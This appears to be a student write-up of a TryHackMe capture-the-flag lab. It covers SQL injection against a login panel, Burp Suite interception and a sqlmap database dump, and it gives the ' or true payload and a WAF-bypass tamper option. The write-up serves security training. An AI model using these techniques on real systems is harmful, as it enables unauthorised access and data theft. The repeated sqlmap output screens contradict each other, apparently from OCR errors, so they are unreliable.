
Navigating to the secret directory to Santa's login panel



Login bypass using sql injection



Using burpsuite to intercept the request made on the website and saving the request file into the local storage



Question 3

Finding clue to the question 3 in the challenge section

Challenge

Visit the vulnerable application in Firefox, find Santa's secret login panel and bypass the login. Use some of the commands and tools covered throughout today's task to answer Questions #3 to #6.

Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than `sqlite`. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`.

Resources


Check out this cheat sheet: [swisskyrepo/PayloadsAllTheThings](#)

Payload list: [payloadbox/sql-injection-payload-list](#)

In-depth SQL Injection tutorial: [SQLi Basics](#)

Question 4

Using `sqlmap -r` command to scan the request file saved earlier



Finding the number of entries from the result of the *sqlmap* command we ran earlier

```
File Actions Edit View Help
kali@kali: ~ - kali@kali: ~
[1 entry]
password | username |
EHcN5WzFP6sc7g8 | admin |

[20:48:19] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.193.242/
2/dump/SQLite_masterdb/users.csv'
[20:48:19] [INFO] fetching columns for table 'sequeis'
[20:48:19] [INFO] fetching entries for table 'sequeis'
Database: <current>
Table: sequeis
22 entries
+----+-----+-----+
| kid | age | title |
+----+-----+-----+
| James | 8 | shoes |
| John | 4 | skateboard |
| Robert | 17 | iphone |
| Michael | 5 | playstation |
| William | 6 | xbox |
| David | 6 | candy |
| Richard | 9 | books |
| Joseph | 7 | socks |
| Thomas | 10 | McDonalds meals |
| Charles | 3 | toy car |
| Christopher | 8 | air hockey table |
| Daniel | 12 | lego star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | fazer chocolate |
| Mark | 17 | wii |
| Paul | 9 | github ownership |
| James | 8 | finnish-english dictionary |
| Steven | 11 | laptop |
| Andrew | 16 | raspberry pie |
| Kenneth | 19 | tryhackme Sub |
| Joshua | 12 | chair |
+----+-----+-----+

[20:48:20] [INFO] table 'SQLite_masterdb.sequeis' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.193.24
2/dump/SQLite_masterdb/sequeis.csv'
[20:48:20] [WARNING] HTTP error codes detected during run:
400 (Bad Request) ~ 3 times
[20:48:20] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.193.242'

[*] ending @ 20:48:20 /2022-06-22/

kali@kali: ~
```

Question 5

Finding James' age

```
File Actions Edit View Help
kali@kali: ~ - kali@kali: ~
[1 entry]
password | username |
EHcN5WzFP6sc7g8 | admin |

Welcome back, Santa!

The database has been updated while you were away!

[20:48:19] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.193.242/
2/dump/SQLite_masterdb/users.csv'
[20:48:19] [INFO] fetching columns for table 'sequeis'
[20:48:19] [INFO] fetching entries for table 'sequeis'
Database: <current>
Table: sequeis
22 entries
+----+-----+-----+
| kid | age | title |
+----+-----+-----+
| James | 8 | shoes |
| John | 4 | skateboard |
| Robert | 17 | iphone |
| Michael | 5 | playstation |
| William | 6 | xbox |
| David | 6 | candy |
| Richard | 9 | books |
| Joseph | 7 | socks |
| Thomas | 10 | McDonalds meals |
| Charles | 3 | toy car |
| Christopher | 8 | air hockey table |
| Daniel | 12 | lego star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | fazer chocolate |
| Mark | 17 | wii |
| Paul | 9 | github ownership |
| James | 8 | finnish-english dictionary |
| Steven | 11 | laptop |
| Andrew | 16 | raspberry pie |
| Kenneth | 19 | tryhackme Sub |
| Joshua | 12 | chair |
+----+-----+-----+

[20:48:20] [INFO] table 'SQLite_masterdb.sequeis' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.193.24
2/dump/SQLite_masterdb/sequeis.csv'
[20:48:20] [WARNING] HTTP error codes detected during run:
400 (Bad Request) ~ 1 times
[20:48:20] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.193.242'

[*] ending @ 20:48:20 /2022-06-22/

kali@kali: ~
```

Question 6

Finding what Paul wishes for

```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x
[1 entry]
password | username |
EhCN9zzFP6sc7g8 | admin |

Welcome back, Santa!

[20:48:19] [Info] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.193.242/
dump/SQLite_masterdb/users.csv'
[20:48:19] [Info] fetching columns for table 'sequels'
[20:48:19] [Info] fetching entries for table 'sequels'
Database: 'current'
Table: sequels
[22 entries]
+----+----+----+
| kid | age | title |
+----+----+----+
| James | 8 | shoes |
| John | 4 | skateboard |
| Robert | 17 | iphone |
| Michael | 5 | playstation |
| William | 6 | xbox |
| David | 6 | candy |
| Richard | 9 | books |
| Joseph | 7 | socks |
| Thomas | 10 | McDonalds meals |
| Charles | 3 | toy car |
| Christopher | 8 | air hockey table |
| Daniel | 12 | lego star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | fazer chocolate |
| Mark | 17 | wil |
| Paul | 9 | github ownership |
| James | 8 | finnish-english dictionary |
| Steven | 11 | laptop |
| Andrew | 16 | raspberry pie |
| Kenneth | 19 | TryHackMe Sub |
| Joshua | 12 | chair |
+----+----+----+

[20:48:20] [Info] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.193.242/
dump/SQLite_masterdb/sequels.csv'
[20:48:20] [Warning] HTTP error codes detected during run:
400 (Bad Request) - 3 times
[20:48:20] [Info] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.193.242'
[*] ending @ 20:48:20 /2022-06-22/

kali@kali: ~ x
```

Question 7

Finding the flag


```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x
flag
[Info] [All I Want for Christmas Is You]

[20:48:19] [Info] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.1
93.242/dump/SQLite_masterdb/hidden_table.csv'
[20:48:19] [Info] fetching columns for table 'users'
[20:48:19] [Info] fetching entries for table 'users'
Database: 'current'
Table: users
[1 entry]
+----+----+----+
| password | username |
+----+----+----+
| EhCN9zzFP6sc7g8 | admin |
+----+----+----+

[20:48:19] [Info] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.193.242/
dump/SQLite_masterdb/users.csv'
[20:48:19] [Info] fetching columns for table 'sequels'
[20:48:19] [Info] fetching entries for table 'sequels'
Database: 'current'
Table: sequels
[22 entries]
+----+----+----+
| kid | age | title |
+----+----+----+
| James | 8 | shoes |
| John | 4 | skateboard |
| Robert | 17 | iphone |
| Michael | 5 | playstation |
| William | 6 | xbox |
| David | 6 | candy |
| Richard | 9 | books |
| Joseph | 7 | socks |
| Thomas | 10 | McDonalds meals |
| Charles | 3 | toy car |
| Christopher | 8 | air hockey table |
| Daniel | 12 | lego star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | fazer chocolate |
| Mark | 17 | wil |
| Paul | 9 | github ownership |
| James | 8 | finnish-english dictionary |
| Steven | 11 | laptop |
| Andrew | 16 | raspberry pie |
| Kenneth | 19 | TryHackMe Sub |
| Joshua | 12 | chair |
+----+----+----+
```

Question 8

Finding the admin password



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~  
[ flag  
[ theFox[All_I_want_for_Christmas_Is_You]  
[  
[20:48:19] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.1  
32.242/dump/SQLite_masterdb/hidden_table.csv'  
[20:48:19] [INFO] fetching columns for table 'users'  
[20:48:19] [INFO] fetching entries for table 'users'  
Database: 'current'  
Table: users  
[1 entry]  
+-----+-----+  
| password | username |  
+-----+-----+  
| 8HCN0wz7P06s7F0 | admin |  
+-----+-----+  
[20:48:19] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.103.242/  
dump/SQLite_masterdb/users.csv'  
[20:48:19] [INFO] fetching columns for table 'sequals'  
[20:48:19] [INFO] fetching entries for table 'sequals'  
Database: 'current'  
Table: sequals  
[22 entries]  
+-----+-----+-----+  
| kid | age | title |  
+-----+-----+-----+  
| James | 8 | shoes |  
| John | 4 | skateboard |  
| Robert | 12 | iPhone |  
| Michael | 5 | playstation |  
| William | 6 | xbox |  
| David | 6 | candy |  
| Richard | 9 | books |  
| Joseph | 7 | socks |  
| Thomas | 10 | 10 McDonalds meals |  
| Charles | 3 | toy car |  
| Christopher | 8 | air hockey table |  
| Daniel | 12 | lego star wars |  
| Matthew | 15 | bike |  
| Anthony | 3 | table tennis |  
| Donald | 4 | fazer chocolate |  
| Mark | 17 | will |  
| Paul | 9 | github ownership |  
| James | 8 | Finnish-english dictionary |  
| Steven | 11 | laptop |  
| Andrew | 10 | raspberry pie |  
| Kenneth | 19 | TryHackMe Sub |  
| Joshua | 12 | chair |  
+-----+-----+-----+  
Welcome back, Santa!  
The database has been updated while you were away!  
[20:48:19] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.1  
32.242/dump/SQLite_masterdb/hidden_table.csv'  
[20:48:19] [INFO] fetching columns for table 'users'  
[20:48:19] [INFO] fetching entries for table 'users'  
Database: 'current'  
Table: users  
[1 entry]  
+-----+-----+  
| password | username |  
+-----+-----+  
| 8HCN0wz7P06s7F0 | admin |  
+-----+-----+  
[20:48:19] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.103.242/  
dump/SQLite_masterdb/users.csv'  
[20:48:19] [INFO] fetching columns for table 'sequals'  
[20:48:19] [INFO] fetching entries for table 'sequals'  
Database: 'current'  
Table: sequals  
[22 entries]  
+-----+-----+-----+  
| kid | age | title |  
+-----+-----+-----+  
| James | 8 | shoes |  
| John | 4 | skateboard |  
| Robert | 12 | iPhone |  
| Michael | 5 | playstation |  
| William | 6 | xbox |  
| David | 6 | candy |  
| Richard | 9 | books |  
| Joseph | 7 | socks |  
| Thomas | 10 | 10 McDonalds meals |  
| Charles | 3 | toy car |  
| Christopher | 8 | air hockey table |  
| Daniel | 12 | lego star wars |  
| Matthew | 15 | bike |  
| Anthony | 3 | table tennis |  
| Donald | 4 | fazer chocolate |  
| Mark | 17 | will |  
| Paul | 9 | github ownership |  
| James | 8 | Finnish-english dictionary |  
| Steven | 11 | laptop |  
| Andrew | 10 | raspberry pie |  
| Kenneth | 19 | TryHackMe Sub |  
| Joshua | 12 | chair |  
+-----+-----+-----+
```

Thought process/Methodology

First thing first, we searched for the default port number of SQL server running on TCP on Google and navigated to the Microsoft documentation about it. By using the hint given in the TryHackMe, we were able to figure out the directory of the Santa's secret login panel. Also, by reading the Santa's TO-DO list, we were able to derive the type of database used. We used sql injection to bypass the login by inputting ' or true – in the username section. This allowed us to skip the password check. Before logging into the website, we set up burpsuite to intercept our request. After we submit the login details, we can save the request file into our local storage. The next step was using *sqlmap -r* command with the request file we have saved earlier. This command is to translate and exploit the database, without us having to try doing it manually. After we got the result, we can look for the desired information to answer the remaining questions.